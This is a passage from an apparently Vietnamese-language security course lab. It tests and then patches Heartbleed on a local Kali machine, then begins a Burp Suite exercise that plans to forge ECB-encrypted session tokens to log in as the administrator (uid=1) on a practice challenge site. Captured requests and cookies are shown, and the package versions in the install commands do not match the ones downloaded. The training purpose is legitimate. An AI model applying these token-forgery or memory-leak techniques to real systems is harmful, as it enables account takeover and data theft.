OpenSSL 1.0.1g 7 Apr 2014  
root@kali:/#
```

Kiểm tra lại lỗ hổng Heartbleed

Trong cửa sổ Terminal, thực hiện các lệnh sau:

cd

python hb1.py localhost

Một lần nữa, bạn sẽ thấy thông báo "server is vulnerable!"

```
3eb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ec0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ed0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ee0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ef0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fa0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

WARNING: server returned more data than it should - server is vulnerable!
root@kali:~#
```

Để vá lỗ hổng này trên máy Kali Linux, cần cập nhật gói libssl và libssl-dev

Cập nhật libssl-dev

Trong cửa sổ Terminal, thực hiện các lệnh này. Khi hai hộp thoại kiểu DOS xuất hiện, nhấn vào OK

wget

http://ftp.us.debian.org/debian/pool/main/o/openssl/libssl1.0.0_1.0.1g-4_i386.deb

dpkg -i libssl1.0.0_1.0.1g-3_i386.deb

wget

http://ftp.us.debian.org/debian/pool/main/o/openssl/libssl-dev_1.0.1g-4_i386.deb

dpkg -i libssl-dev_1.0.1g-3_i386.deb

Xử lý sự cố

Nếu lệnh wget không hoạt động, có thể là số phiên bản đã thay đổi. Mở một trình duyệt Web và truy cập vào URL này:

<http://ftp.us.debian.org/debian/pool/main/o/openssl/>

Nhìn vào các gói một cách cẩn thận và xem số phiên bản mới là gì. Sự thay đổi nhiều khả năng nhất là con số trước "_i386" đã tăng lên 5 hoặc 6.

Khởi động lại Apache

Trong cửa sổ Terminal, thực hiện lệnh này:

service apache2 restart

Kiểm tra lại lỗ hổng Heartbleed

Trong cửa sổ Terminal, thực hiện các lệnh sau:

cd

python hb1.py localhost

Bây giờ bạn thấy thông báo "server likely not vulnerable", như được hiển thị bên dưới.



```
root@kali:~# cd
root@kali:~# python hb1.py localhost
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 58
... received message: type = 22, ver = 0302, length = 1284
... received message: type = 22, ver = 0302, length = 781
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
root@kali:~#
```

IV. Khai thác thẻ mã hóa ECB với công cụ Burp suite

4.1 Yêu cầu

Một trình duyệt web được cấu hình để sử dụng Burp proxy, đã thiết lập trong lab trước.

4.2 Mục đích


Thực hành đánh bại một số loại xác nhận phía client.

Cấu hình Proxy

Sử dụng Firefox, ở phía trên cùng bên phải, nhấn vào biểu tượng với ba thanh ngang.

Nhấn vào **Preferences, Advanced, Network, Settings**.


Cấu hình trình duyệt sử dụng địa chỉ 127.0.0.1, cổng 8080 như một proxy, như hình dưới đây.



Khởi động BurpSuite

Trong công cụ Burp suite, trên tab **Proxy**, trên tab phụ **Intercept**, nhấn vào nút "**Intercept is on**" thay đổi về "**Intercept is off**".


Cũng trong công cụ Burp suite, trên tab **Proxy**, trên tab phụ **Options**, đảm bảo rằng công cụ Burp suite đang lắng nghe địa chỉ 127.0.0.1, cổng 8080, như hình dưới đây.



Truy cập trang không an toàn http

Trong Firefox, truy cập <http://bing.com>


Công cụ Burp suite sẽ hiển thị các yêu cầu trên tab **Proxy**, trên tab phụ "**HTTP history**", như hình dưới đây.



Truy cập trang an toàn https

Trong Firefox, truy cập <https://attack.samsclass.info>

Một thông điệp xuất hiện "Your connection is not secure", như hình dưới đây.



Thông điệp này cảnh báo rằng công cụ Burp suite đang chặn lưu lượng. Để cho phép lưu lượng đi qua phải thêm chứng chỉ vào kho lưu trữ các chứng chỉ tin cậy của trình duyệt.


4.3 Thêm chứng chỉ SSL

Trong Firefox, nhấn vào nút **Advanced**.

Nhấn vào nút "**Add Exception...**".

Nhấn vào nút xác nhận ngoại lệ an toàn "**Confirm Security Exception**".


Trang web an toàn được hiển thị và công cụ Burp suite hiển thị các yêu cầu được sử dụng để hiển thị nó, như hình dưới đây.



Xem thử thách phía Client

Trong Firefox, cuộn xuống và nhấn vào “**Token Insecurities**”.


Những thử thách xuất hiện. Cuộn xuống thử thách 3, như hình dưới đây.



Xem xét đăng nhập thông thường

Chấp nhận tên người dùng mặc định “user” và mật khẩu “password” và nhấn vào đăng nhập “**Log in**”.

Một trang “Welcome” xuất hiện, cho biết bạn đã đăng nhập với uid=5, như hình dưới đây.



Hiểu về chế độ ECB

Ở bên trái, trong phần "Plain", các tham số được hiển thị. Chúng được nhóm thành các khối 8 ký tự. Ở bên phải các byte hexadecimal mã hóa được hiển thị.

Trong trình duyệt của bạn, nhấn vào nút quay lại **Back** để trở về form đăng nhập thử thách 3. Nhấn vào "**Log in**".

Bạn nhận được một trang "Welcome", như hình dưới đây.



Hãy thử đăng nhập một vài lần và xác minh những điều sau:

Các tham số "rnd" và "time" thay đổi theo từng yêu cầu, nhưng chiều dài của chúng không bao giờ thay đổi.

Có các dòng văn bản thuần túy plaintext không bao giờ thay đổi, bao gồm các dòng thứ 3, thứ 4, và thứ 5.


Các giá trị "hex" trong những dòng này không bao giờ thay đổi, cho thấy không có nonce ngẫu nhiên bao gồm mã hóa. Đây là điểm yếu cơ bản của chế độ ECB.

Thay đổi Username

Trong trình duyệt của bạn, nhấn vào nút quay lại **Back** để trở về form đăng nhập thử thách 3.

Thay đổi username thành **một số chữ viết tắt tên riêng của bạn** có 5 ký tự. Trong ví dụ này, sử dụng tên **waldo**. Nhấn vào **"Log in"**.

Một trang "Welcome" khác xuất hiện, như hình dưới đây.



Lưu ý những điều sau:

Ngay cả kết hợp với username/password không hợp lệ, ứng dụng vẫn thực hiện việc mã hóa.

Một tên username 5 chữ cái thay đổi dòng thứ 5 vì vậy nó kết thúc với "uid=".

Hàng thứ 2 bắt đầu với chữ số ngẫu nhiên đơn lẻ theo sau bởi một dấu hiệu.

Những điểm yếu này, cùng nhau, sẽ cho phép chúng ta đăng nhập như uid=1, quản trị viên administrator.

4.4 Kế hoạch tấn công

Đầu tiên, cần phải có một dòng văn bản mã hóa bằng "1&".


Thứ 2, chúng ta cần chèn đoạn văn sau dòng kết thúc bằng "uid=".

Nhận một dòng với "1&"

Trong trình duyệt web, nhấp vào nút quay lại **Back** để trở về form đăng nhập thử thách 3. Nhấn vào "**Log in**".

Dòng thứ 2 bắt đầu với một chữ số ngẫu nhiên đơn lẻ. Nếu nó không phải là "1", lặp lại quá trình cho đến khi đạt được (thường là 12 lần).

Khi bạn có dòng văn bản bắt đầu bằng "1&", hãy tiếp tục đến phần tiếp theo.



Phân tích quá trình đăng nhập

Trong công cụ Burp suite, nhấn vào tab **Proxy** và tab phụ "**HTTP history**".

Kiểm tra 2 yêu cầu cuối cùng: một POST theo sau bởi một GET. Thực hiện những đăng nhập.

Yêu cầu POST gửi username và password đến máy chủ server, như hình dưới đây.

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
55	https://attack.samsclass.info	POST	/token3.php	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	556
56	https://attack.samsclass.info	GET	/token3-welcome.php	<input type="checkbox"/>	<input type="checkbox"/>	200	957

Request Response

Raw Params Headers Hex

POST /token3.php HTTP/1.1
 Host: attack.samsclass.info
 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate, br
 Referer: https://attack.samsclass.info/token.htm
 Cookie: __cfduid=ddc6c01fallf5339712812310511e645f1476152985;
 blob=ISXSbS8vRgiq7Q76D5ZC7uPVsd4Nu34qCjgJgvxDz1T%2FLhXQRD3H0ayFwo7ZfgLL18Hn6q8FKSJL0bDpP8ntyg%3D%3D
 Connection: close
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 32

username=waldo&password=password

Yêu cầu GET gửi một blob dài các dữ liệu được mã hóa tới máy chủ, như hình dưới đây.

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options Us

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIM
55	https://attack.samsclass.info	POST	/token3.php	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	556	HTM
56	https://attack.samsclass.info	GET	/token3-welcome.php	<input type="checkbox"/>	<input type="checkbox"/>	200	957	HTM

Request Response

Raw Params Headers Hex


GET /token3-welcome.php HTTP/1.1
 Host: attack.samsclass.info
 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate, br
 Referer: https://attack.samsclass.info/token.htm
 Cookie: __cfduid=ddc6c01fallf5339712812310511e645f1476152985;
 blob=9tI%2BvZKQaBMVnyFv68Xes%2BPVsd4Nu34qCjgJgvxDz1T%2FLhXQRD3H0ayFwo7ZfgLL18Hn6q8FKSKsvBBWPZibmQ%3D%3D
 Connection: close

Các blob được mã hóa bằng Base64, sử dụng các ký tự A-Z, a-z, 0-9, và thêm nữa: %2b cho dấu "+" và %2f cho dấu "/".

Chúng ta cần thao tác blob này để đăng nhập như một người dùng khác.

Giải mã Blob

